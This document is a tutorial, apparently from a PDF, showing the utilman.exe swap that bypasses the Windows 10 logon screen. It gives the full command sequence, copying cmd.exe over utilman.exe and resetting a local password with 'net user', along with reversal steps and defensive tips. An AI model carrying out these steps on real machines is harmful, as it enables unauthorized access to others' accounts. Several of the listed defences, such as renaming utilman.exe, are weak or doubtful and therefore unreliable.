



# How To Bypass Windows Logon Screen

23.10.2024

---

Blessing Isaiah  
blessingisaiah59@gmail.com

## Overview

For educational purposes only, this project will guide you through the steps to bypass the Windows logon screen. The aim is to provide an understanding of the vulnerabilities within the Windows operating system and to emphasize the importance of securing your system against unauthorized access. By following this project, you'll gain valuable insights into how these security mechanisms work, but remember, this is strictly for learning and should not be used for any malicious intent.

## Goals


1. Step by step guide on how to bypass login screen
2. How to reverse the process
3. Tips on how to avoid this attack

## Tools

- Virtual Box
- Windows 10


### Step 1

To do this, boot your system into the command prompt using the F12 or the F10 key.




## Step 2

List out the system drive using the following commands *wmic logicaldisk get name*.



## Step 3

After the first step enter any of the drive directory using **C:** or **D:** .




```
Administrator: X:\windows\system32\cmd.exe
Microsoft Windows [Version 10.0.19041.2846]
(c) Microsoft Corporation. All rights reserved.

X:\Sources>wmic logicaldisk get name
Name
C:
D:
X:

X:\Sources>C:
C:\>
```

## Step 4

Locate the Windows directory using the **dir** command.



```
C:\>dir
Volume in drive C has no label.
Volume Serial Number is F68C-0FD9


Directory of C:\

12/07/2019  01:14 AM    <DIR>          PerfLogs
10/11/2024  04:09 PM    <DIR>          Program Files
10/11/2024  04:11 PM    <DIR>          Program Files (x86)
10/11/2024  04:04 PM    <DIR>          Users
10/11/2024  04:05 PM             1,554 vboxpostinstall.log
10/11/2024  03:57 PM    <DIR>          Windows
                1 File(s)      1,554 bytes
                5 Dir(s)  35,453,026,304 bytes free

C:\>
```

## Step 5

Enter the Windows directory using the **cd Windows** command and list the directory to locate system32 directory using the **dir** command.



```
5 Dir(s)  35,453,026,304 bytes free

C:\>cd Windows
C:\Windows>dir
```

## Step 6

Locate utilman.exe file by entering the system32 directory using the ***cd system32*** command.

```
C:\Windows>cd System32  
C:\Windows\System32>
```

## Step 7

Rename utilman.exe file to utilman2.exe

```
C:\Windows>cd System32  
C:\Windows\System32>rename utilman.exe utilman2.exe  
C:\Windows\System32>
```

## Step 8

Change the Ease of Access button to Command Prompt button by using *copy cmd.exe utilman.exe*.

```
C:\Windows\System32>copy cmd.exe utilman.exe  
1 file(s) copied.  
C:\Windows\System32>
```

## Step 9

After carrying out the above steps, reboot the system and click on the Ease of Access button to reset the user password by using *net user username ( the system*

*user name ) newpassword ( your intended new password ).*

```
C:\Windows\system32\utilman.exe
The system cannot find message text for message number 0x2350 in the message file for Application.


(c) Microsoft Corporation. All rights reserved.
Not enough memory resources are available to process this command.

C:\Windows\system32>net user cyberzee 1234
The command completed successfully.

C:\Windows\system32>
```

Congratulations!

You have successfully gained full access to the system.



## How to reverse the process

To do this follow the above steps to step 6 and del utilman.exe

```
5 Dir(s) 35,444,867,072 bytes free

C:\>cd Windows

C:\Windows>cd System32

C:\Windows\System32>del utilman.exe

C:\Windows\System32>
```

Rename the utilman2.exe to utilman.exe

```
C:\Windows\System32>rename utilman2.exe utilman.exe  
C:\Windows\System32>
```

## How to avoid this attack

1. Rename the utilman.exe file to what only you can find

```
C:\Windows\System32>rename utilman.exe cyberman.exe  
C:\Windows\System32>
```

2. Use a strong anti virus that can detect any abnormality in your system.
3. Remove the Ease of Access button from your logon screen, this might affect you if you happen to forget your password and want to reset it.
4. Login into your system with a microsoft account to prevent anyone from changing your password, so always remember to use your microsoft email to login into your system.